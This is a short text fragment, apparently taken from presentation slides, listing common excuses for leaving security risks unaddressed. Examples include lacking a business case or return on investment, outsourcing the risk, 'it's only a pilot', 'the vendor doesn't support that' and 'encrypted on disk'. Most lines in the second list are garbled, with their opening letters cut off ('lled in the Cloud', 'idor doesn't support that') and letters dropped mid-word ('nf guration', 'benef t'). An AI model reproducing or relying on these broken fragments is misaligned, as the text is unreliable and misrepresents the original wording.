- You've got other priorities
- About your faith in the competence of your internal users
- You don't have a business justification
- You can't show Return on Investment
- You contracted out that risk

a pilot/proof of concept
Non-Disclosure Agreements
t a requirement in the contract
internal system
y hard to change
for replacement
ot sure how to fix it
lled in the Cloud
our Risk Register entry
idor doesn't support that
nf guration
iterim solution
rt standard here] compliant
ypted on disk
t benef t doesn't stack up